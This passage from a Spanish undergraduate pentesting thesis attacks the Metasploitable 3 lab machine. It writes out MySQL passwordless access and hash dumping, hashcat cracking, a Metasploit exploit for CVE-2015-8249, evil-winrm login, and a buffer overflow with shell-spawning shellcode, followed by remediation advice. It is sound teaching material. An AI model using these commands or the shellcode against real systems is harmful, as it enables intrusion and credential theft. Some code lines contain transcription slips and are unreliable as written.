040776/rwxrwxrwx- 16384    dir      2022-06-05 04:49:28 -0700  logs
```

Figura 5.17: Consola interactiva obtenida con MetaSploit

5.2.6. Servidor MySQL

En el puerto 3306 vemos el servicio *MySQL* [12], en este caso nos aprovecharemos de una configuración pobre, en la que se permite la autenticación sin contraseña. Como atacantes nos interesa conseguir la información sensible de las bases de datos como por ejemplo credenciales de los distintos usuarios. En primer lugar entramos a las bases de datos con el comando, obteniendo el resultado mostrado en la Figura 5.18:

```
1 mysql -h 192.168.3.16 -u root
```

```
└─$ mysql -h 192.168.1.179 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Figura 5.18: Intrusión en el servidor MySQL

En segundo lugar aprovechamos los comandos de *MySQL* para movernos y buscar la información sensible, en este caso los *hashes* de las contraseñas de los usuarios, mostrados en la Figura 5.19.

```
1 use database;
2 show tables;
3 describe table;
4 SELECT * FROM wp_users;
```

user_login	user_pass
admin	\$P\$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0
vagrant	\$P\$BMO//62Hj1IFeIr0XuJUqMmtBl1nzN/
user	\$P\$B83ijKvzkiB6yZL8UbpI35CMQHiQjv/
manager	\$P\$BvcrF0Y02JqJRkbXMREj/CBvP .. 21s1

Figura 5.19: Contraseñas hasheadas de los usuarios

En tercer lugar utilizaremos la herramienta *Hashcat* para poder obtener las contraseñas de los usuarios en texto claro, además usaremos el diccionario *rockyou.txt*. Con el siguiente comando obtenemos las contraseñas en texto claro, este procedimiento tarda, ya que tenemos que probar localmente muchas posibilidades para conseguir *crackear* el *hash* de la contraseña.

```
1 hashcat -0 -m 400 -a 0 -o cracked.txt hash.txt rockyou.txt
```

5.2.7. Servicio ManageEngine

En el puerto 8020 se encuentra el servicio *ManageEngine* [11] tras una breve búsqueda realizada en la fase anterior encontramos que tiene un *CVE* asociado, concretamente *CVE-2015-8249* (5.20).

Vulnerabilidad en FileUploadServlet en ManageEngine Desktop Central (CVE-2015-8249)

Tipo: Subida sin restricciones de ficheros de tipos peligrosos

Gravedad: Alta ■■■■

Fecha publicación : 27/09/2017

Última modificación: 06/10/2017

Figura 5.20: CVE-2015-8249

Para explotarlo buscamos en la herramienta *MetaSploit* un módulo que se encargue de aprovechar esta vulnerabilidad. Vemos que el módulo *exploit/windows/http/manageengine_connectionid_write* explota el *CVE-2015-8249*.

Este módulo de *MetaSploit* explota una vulnerabilidad encontrada en *ManageEngine Desktop Central 9*, en la que al subir un archivo *7z* [1] la clase *FileUploadServlet* no comprueba el parámetro *ConnectionId*. Esto permite al atacante inyectar ficheros maliciosos y moverlos hasta el directorio que permite correr *scripts* en el servidor víctima. Esto es un problema, ya que da la capacidad al atacante de ejecutar comando remotamente, pudiendo así comprometer la máquina y tener acceso a todo su sistema.

Comencemos con la secuencia de comando necesaria para explotar esta vulnerabilidad:

```

1 use exploit/windows/http/manageengine\_connectionid\_write
2 show targets
3 set target 0
4 show options
5 set RHOST 192.168.3.16
6 exploit
  
```

5.2.8. Servicio WinRM

En el puerto 5985 encontramos el servicio *WinRM* [17], en el que nos aprovecharemos de las vulnerabilidades previamente encontradas, concretamente en las que hemos obtenido credenciales de usuario. El problema que presenta el servicio *WinRM* es por la debilidad de las contraseñas de algunos usuarios que tienen acceso a él, es decir no es una vulnerabilidad propia del servicio, sino que es fácil obtener unas credenciales de acceso válidas para el mismo.

Para explotar este servicio usaremos lo siguientes comandos:

```

1 evil-winrm -i 192.168.3.15 -u Administrator -p 'vagrant'
  
```

Al ejecutar la línea anterior obtenemos una sesión interactiva en la que tene-

mos privilegios de administrador, como se muestra en la Figura 5.21.

```
(m00d@kali)-[~]
└─$ evil-winrm -i 192.168.1.179 -u Administrator -p 'vagrant'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limit
Data: For more information, check Evil-WinRM Github: https://g
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
vagrant-2008r2\administrator
```

Figura 5.21: Consola interactiva obtenida con MetaSploit

Capítulo 6

Escalada de privilegios

6.1. Mala configuración de sudoers

Una vez se ha conseguido acceso como el usuario *vagrant* a la máquina víctima como se expuso previamente en la explotación del servicio *ssh* se utiliza el comando *id*, que devolverá entre otros a qué grupos pertenece el usuario *vagrant*. Entonces en los grupos a los que pertenece el usuario *vagrant* se encuentra el grupo *sudo*, por lo que este usuario puede ejecutar comandos como administrador.

```
vagrant@ubuntu:~$ sudo -l
Matching Defaults entries for vagrant on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User vagrant may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (ALL : ALL) NOPASSWD: ALL
```

Figura 6.1: Mala configuración encontrada

Además si se ejecuta *sudo -l* como se observa en la Figura 6.1, la configuración de *sudo* para el usuario *vagrant* tiene un error muy grave, ya que se permite ejecutar lo que el usuario desee como administrador, por lo que al obtener una sesión como el usuario *vagrant* se obtendrá a efectos prácticos una sesión de administrador. Esto se trata de un problema muy grave, ya que un usuario con una contraseña débil tiene acceso directo al usuario *root*, pudiendo comprometer el sistema de forma muy sencilla.

6.2. Buffer Overflow(BOF)

Para explicar la vulnerabilidad *Buffer Overflow* [26] voy a poner un ejemplo sencillo, ya que se trata de una vulnerabilidad complicada, en este caso usaremos

el siguiente programa de ejemplo:

```
1 #include <string.h>
2 #include <stdio.h>
3 void func (char *arg) {
4     char nombre[32];
5     strepy (nombre, arg);
6     printf ("\nBienvenido a Linux Exploiting s\n\n", nombre);
7 int main (int argc, char *argv[]) {
8
9     func (argv[1]) ;
10    printf ("Fin \n\n") ;
11    return 0;
12 }
```

En el programa se le pide al usuario que introduzca su nombre para darle la bienvenida. Para ello se reserva un *buffer* de 32 *bytes*, si ponemos un nombre de menos de 32 caracteres el programa seguirá su correcto funcionamiento, pero si utilizamos un nombre de más de 32 caracteres el programa no funcionará, dando así una violación de segmento.

El programa fallará porque los datos almacenados sobrescriben a los almacenados en la pila, surge entonces una pregunta clave para explotar esta vulnerabilidad, ¿Que pasaría si introducimos suficientes caracteres como para modificar la dirección de retorno?. La pila tiene almacenada la variable local que definimos como *char nombre[32]* por lo que ocupará 32 *bits* y seguido tiene el *Frame pointer*(*puntero de marco de pila*) y a continuación tiene la *Dirección de retorno*, entonces suponiendo que ambas ocupan 8 *bytes* si supieramos la dirección de memoria en la que está nuestra función podríamos sustituir la *Dirección de retorno* por la que nosotros deseemos. Para llevar esto a cabo usamos la utilidad *objdump*, que nos dará la posición de memoria en la que se encuentra nuestra función. Anotar que se está usando un sistema *Little Endian*, por ello la dirección se escribe de los bits menos significativos a los más significativos, por ejemplo si la dirección fuera 16AB80 se escribiría 80 AB 16. En caso de que fuera *Big Endian* se escribiría del bit más significativo al menos significativo.

```

usuario@usuario-VirtualBox:~$ objdump -d ./prog | grep func
08048444 <func>:
  8048486:    e8 b9 ff ff ff      call   8048444 <func>
usuario@usuario-VirtualBox:~$ ./prog `perl -e 'print "A"x44 . "\x86\x84\x04\x08\x4'`

Bienvenido a Buffer Overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+++++
0804
Bienvenido a Buffer Overflow ++++++0804+++++
FIN
Violación de segmento (`core' generado)
usuario@usuario-VirtualBox:~$

```

Figura 6.2: Doble ejecución de la función al corromper la pila

Como podemos observar en la Figura 6.2 el programa adopta un comportamiento inadecuado repitiendo dos veces la función. Entonces surge otra pregunta crucial ¿Que pasaría si en el *buffer* introducimos *shell code* y somos capaces de apuntar al principio del mismo?. En este caso podemos introducir un *shell code* [25] que nos de una sesión interactiva de terminal, pero se nos presenta un problema ya que la dirección de memoria ya no es tan fácil de localizar. Aunque de varias formas se puede obtener una dirección aproximada y comenzar a probar las subyacentes. Lo que haremos ahora es introducir el código que nos dará la sesión interactiva en el *buffer* seguido de tantas A como haga falta para llegar a introducir la dirección del comienzo del *buffer* lo que hará que el programa se corrompa y comience a ejecutar el código que hemos introducido, dandonos la sesión interactiva como se puede ver en la Figura 6.3.

```

usuario@usuario-VirtualBox:~$ ./prog `perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\xb0\xcd\x80" . "AAAAAAAAAAAAAAAAAAAAAAAAAAAA" . "\b\xf3\xff\xbf"'`

Bienvenido a Buffer Overflow 1Ph//shh/binPS
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
$$$

$ whoami
usuario
$

```

Figura 6.3: Sesión interactiva obtenida al corromper el buffer

Por último se nos plantea una última pregunta ¿Que pasaría si el programa tiene el permiso Setuid? y la respuesta es bastante sencilla, obtendríamos una sesión como el usuario *root*. Además de las técnicas explicadas se pueden utilizar otras más avanzadas que facilitan la explicación, pero quería demostrar un ejemplo a bajo nivel de la vulnerabilidad.

Capítulo 7

Soluciones y Recomendaciones

7.0.1. Solución Vulnerabilidades Web

En este caso ambas vulnerabilidades web se solucionan de la misma forma. Para solucionar las vulnerabilidades *SQLi* y *XSS* lo que hay que hacer es establecer filtros en los campos en los que los usuarios pueden introducir contenido. De esta manera logramos que no se introduzcan caracteres extraños como `<>'` que son esenciales para ambas vulnerabilidades.

7.0.2. Solución Servidor ProFTPD

Para solucionar esta vulnerabilidad tenemos que aplicar los parches necesarios para el servidor *ProFTPD*, ya que la versión actual está desfasada y en las versiones actuales no se presenta la vulnerabilidad explotada previamente.

7.0.3. Solución Servicio ssh y WinRM

El servicio *ssh* no tiene una mala configuración como tal, al igual que el servicio *WinRM*. Lo que falla esta vez es la fortaleza de las contraseñas de los usuarios, ya que por fuerza bruta es muy fácil obtener las contraseñas de los usuarios obtenidos. Así que en este caso la recomendación es establecer una política de contraseñas más robusta.

7.0.4. Solución Servicio Jenkins

Para el servicio *Jenkins* hay una solución bastante sencilla que es desactivar la *consola de scripts* o aislarla de manera que solo ciertos usuarios puedan acceder a ella, de esta forma los atacantes tendrían que previamente comprometer al usuario. Aunque se recomienda su desactivación en caso de no ser estrictamente necesaria.

7.0.5. Solución Servicios JMX, ElasticSearch, ManageEngine

Para los servicio *JMX*, *ElasticSearch*, *ManageEngine* deberemos aplicar las actualizaciones. Actualmente se encuentran en unas versiones antiguas, pero los fallos de seguridad explotados se solucionan en parches posteriores a la versiones actualmente instaladas.

7.0.6. Solución Servidor MySQL y sudoers

En este caso ambas son malas configuraciones que se pueden mitigar de una forma fácil. En primer lugar en el servidor *MySQL* debería establecerse una contraseña y no permitir el acceso sin aportar la contraseña. En segundo lugar habría que configurar los *sudoers* bien, restringiendo a los usuarios a ciertos comandos.

Capítulo 8

Conclusiones

8.1. Conclusión

Actualmente dentro de la informática el campo al que conocemos como ciberseguridad sigue en constante desarrollo, tanto su lado ofensivo, como su lado defensivo. Asimismo a la par que evolucionan las defensas aplicadas por las organizaciones avanza el desarrollo de ciberataques mucho mas devastadores, planeados y sofisticados. Además en ellos se realiza un estudio de la víctima para identificar los servicios críticos de la organización y después de haberlos comprometido extorsionar a la víctima, ya sea con filtrar información, denegar sus servicios o encriptar sus datos.

El *Pentesting* intenta acabar con los problemas de seguridad haciéndose pasar por *ciberdelincuentes*, detectando tantas vulnerabilidades como sea posible por un equipo profesional, para así encontrar las fallas de seguridad del cliente e intentar que las arregle antes de que haya consecuencias fatales. Es bastante difícil no encontrar ninguna vulnerabilidad al realizar una auditoría a una empresa, ya que siempre se suele quedar algo expuesto.

Desgraciadamente, se sigue dando menos importancia de la necesaria a la ciberseguridad, destinando poco presupuesto a la misma o simplemente ignorando las recomendaciones hechas por los profesionales del sector, aunque hay una clara tendencia para la mejoría del mismo.

En este Trabajo de Fin de Grado se han expuesto vulnerabilidades que son complejas y otras más sencillas en un entorno controlado como es la máquina *MetaSploitable 3*. A día de hoy se siguen encontrando vulnerabilidades básicas en muchísimas empresas. Generalmente en la empresa el usuario es el punto débil e intenta evitar muchas medidas de seguridad implementadas como por ejemplo el doble factor de autenticación o la política de contraseñas.

Finalmente, el *Pentesting* es una herramienta muy útil bien usada, pero no sirve de nada si la concienciación de los usuarios no es la suficiente, debido a

que si un servicio está bien protegido y con una buena configuración, pero se obtienen unas credenciales válidas debido a que un usuario cae en una campaña de *Phising* se podrá acceder al sistema. Por lo tanto queda mucho camino por recorrer, sobretodo en la concienciación del usuario con un perfil no técnico.

8.2. Líneas Futuras de Trabajo

El trabajo tiene caracter divulgativo, así que se puede continuar por diversas líneas.

En primer lugar, se podría realizar otro ejercicio de auditoría en otro entorno controlado y seguir explicando técnicas no expuestas anteriormente y como se podrían solucionar las mismas.

En segundo lugar, se podría realizar el ejercicio antagonista, desplegando la máquina *MetaSploitable 3* e intentando implementar toda la seguridad necesaria para que no sea vulnerable a ninguna de las técnicas explicadas anteriormente, simulando así ser el que ha solicitado la auditoría e interpretando este trabajo como un informe de la auditoría realizada. Esto conllevaría la actualización de los servicios en las que habrá que mantener la configuración actual o cambiar la configuración existente para arreglar los fallos de seguridad.

Por último, se podría seguir explorando la máquina *MetaSploitable 3*, comprobando que no hay más vulnerabilidades o probando diferentes vectores de ataques a los aplicados.

Capítulo 9

Summary and Conclusions

9.1. Conclusions

Currently within computing, the field we know as cybersecurity is constantly developing, both its offensive and defensive sides. Likewise, as the defenses applied by organizations evolve, the development of much more devastating, planned and sophisticated cyberattacks advances. In addition, a study of the victim is performed in them to identify the critical services of the organization and after having compromised them, extort money from the victim, either by leaking information, denying their services or encrypting their data.

Pentesting attempts to decrease security problems acting like *cybercriminals*, detecting as many vulnerabilities as possible by a professional team, in order to find the client's security flaws and try to fix them before they actually happen. It is quite difficult not to find any vulnerability when auditing a company, since something is always left exposed.

Unfortunately, cybersecurity continues to be given less importance than necessary, allocating little budget to it or simply ignoring the recommendations made by professionals in the sector, although there is a clear trend for its improvement.

In this End-of-Degree Project, vulnerabilities that are complex and others that are simpler in a controlled environment such as the *MetaSploitable 3* machine have been exposed. Basic vulnerabilities are still found in many companies today. Generally, in the company, the user is the weakest point and tries to avoid many security measures implemented, such as the double authentication factor or the password policy.

Finally, *Pentesting* is a very useful tool when it is well used, but it is useless if user awareness is not sufficient, because if a service is well protected and well configured, but valid credentials were leaked because a user falls for a *Phising* campaign the *cybercriminal* will be able to access the system. Therefore, there is still a long way to go, especially in non-technical user awareness.

Capítulo 10

Presupuesto

Todas las herramientas utilizadas son de código abierto o gratuitas, por lo que el presupuesto se basará en la duración de la asignatura del Trabajo de Fin de Grado y el salario de un analista de ciberseguridad que realice el proyecto. Además incluiré el material que he necesitado para llevar a cabo la auditoría.

Personal	Tiempo	Presupuesto
Analista de ciberseguridad	4 meses	1.400€
Total:		5.600€

Tabla 10.1: Presupuesto del personal requerido

Equipo	Cantidad	Presupuesto
Ordenador portátil	1	1.399€
Total:		1.399

Tabla 10.2: Presupuesto del material requerido

El proyecto tendrá un coste total de: **6.999€**

Bibliografía

- [1] Archivos 7z. <https://www.winzip.com/es/learn/file-formats/7z/#:~:text=La%20extensi%C3%B3n%20de%20archivo%207z,de%20archivo%20conservando%20la%20calidad.>
- [2] Cookies de sesión. [https://www.ionos.es/digitalguide/hosting/cuestiones-tecnicas/que-son-las-cookies-de-sesion/.](https://www.ionos.es/digitalguide/hosting/cuestiones-tecnicas/que-son-las-cookies-de-sesion/)
- [3] Documentación Elasticsearch. [https://www.elastic.co/guide/index.html.](https://www.elastic.co/guide/index.html)
- [4] Documentación herramienta Hydra. [https://hydra.cc/docs/intro/.](https://hydra.cc/docs/intro/)
- [5] Documentación herramienta Netcat. [https://docs.oracle.com/cd/E86824_01/html/E54763/netcat-1.html.](https://docs.oracle.com/cd/E86824_01/html/E54763/netcat-1.html)
- [6] Documentación herramienta Nmap. [https://nmap.org/man/es/index.html.](https://nmap.org/man/es/index.html)
- [7] Documentación herramienta SQLmap. [https://sqlmap.org/.](https://sqlmap.org/)
- [8] Documentación Jenkins. [https://www.jenkins.io/doc/.](https://www.jenkins.io/doc/)
- [9] Documentación JMX. [https://docs.oracle.com/javase/8/docs/technotes/guides/jmx/index.html.](https://docs.oracle.com/javase/8/docs/technotes/guides/jmx/index.html)
- [10] Documentación lenguaje Python. [https://www.python.org/doc/.](https://www.python.org/doc/)
- [11] Documentación ManageEngine. [https://www.manageengine.com/productdocument.html.](https://www.manageengine.com/productdocument.html)
- [12] Documentación MySQL. [https://dev.mysql.com/doc/.](https://dev.mysql.com/doc/)
- [13] Documentación OpenSSH. [https://www.openssh.com/manual.html.](https://www.openssh.com/manual.html)
- [14] Documentación ProFTPD. [http://www.proftpd.org/docs/.](http://www.proftpd.org/docs/)
- [15] Documentación servidor Apache. [https://httpd.apache.org/docs/2.4/es/.](https://httpd.apache.org/docs/2.4/es/)
- [16] Documentación VmWare. [https://docs.vmware.com/es/VMware-vSphere/index.html.](https://docs.vmware.com/es/VMware-vSphere/index.html)
- [17] Documentación WinRM. [https://docs.microsoft.com/es-es/windows/win32/winrm/portal.](https://docs.microsoft.com/es-es/windows/win32/winrm/portal)

- [18] Exploit database. <https://www.exploit-db.com/>.
- [19] IaaS. <https://www.ull.es/servicios/stic/2015/10/27/nuevo-servicio-iaas/>.
- [20] KVM. https://es.wikipedia.org/wiki/Kernel-based_Virtual_Machine.
- [21] OSINT. <https://derechodelared.com/osint/>.
- [22] Ovirt. <https://www.ovirt.org/documentation/>.
- [23] Pentesting. <https://www.cloudflare.com/es-es/learning/security/glossary/what-is-penetration-testing/>.
- [24] Reverse Shells. <https://bytelearning.blogspot.com/2019/10/reverse-shell.html>.
- [25] Shell code. <https://www.puffinsecurity.com/es/shellcodes-el-codigo-de-la-cascara/>.
- [26] Vulnerabilidad Buffer Overflow. <https://www.welivesecurity.com/la-es/2014/11/05/como-funcionan-buffer-overflow/>.
- [27] Vulnerabilidad XSS. <https://www.welivesecurity.com/la-es/2015/04/29/vulnerabilidad-xss-cross-site-scripting-sitios-web/>.
- [28] Web shells. <https://www.redeszone.net/tutoriales/seguridad/que-es-web-shell-ataques-remotos/>.
- [29] Zero Day. <https://www.osi.es/es/actualidad/blog/2020/08/28/que-es-una-vulnerabilidad-zero-day>.
- [30] Rapid 7. Documentación herramienta Metasploit. <https://docs.rapid7.com/metasploit/msf-overview/>.
- [31] Oracle Corporation. Documentación herramienta Virtualbox. <https://www.virtualbox.org/manual/UserManual.html>.
- [32] 7 Elements. CVE-2015-2342 VMware vCenter Remote Code Execution. <https://www.7elements.co.uk/resources/technical-advisories/cve-2015-2342-vmware-vcenter-remote-code-execution/>.
- [33] Manz.dev. Documentación lenguaje JavaScript. <https://lenguajejs.com/javascript/>.
- [34] PortSwigger. Documentación herramienta BurpSuite. <https://portswigger.net/burp/documentation/desktop>.
- [35] PortSwigger. Vulnerabilidad SQL Injection. <https://portswigger.net/web-security/sql-injection>.

- [36] rapid 7. Repositorio de la máquina Metasploitable 3. <https://github.com/rapid7/metasploitable3>.
- [37] Georgia Weidman. *TEX: Penetration Testing*. No Starch Press, 2014.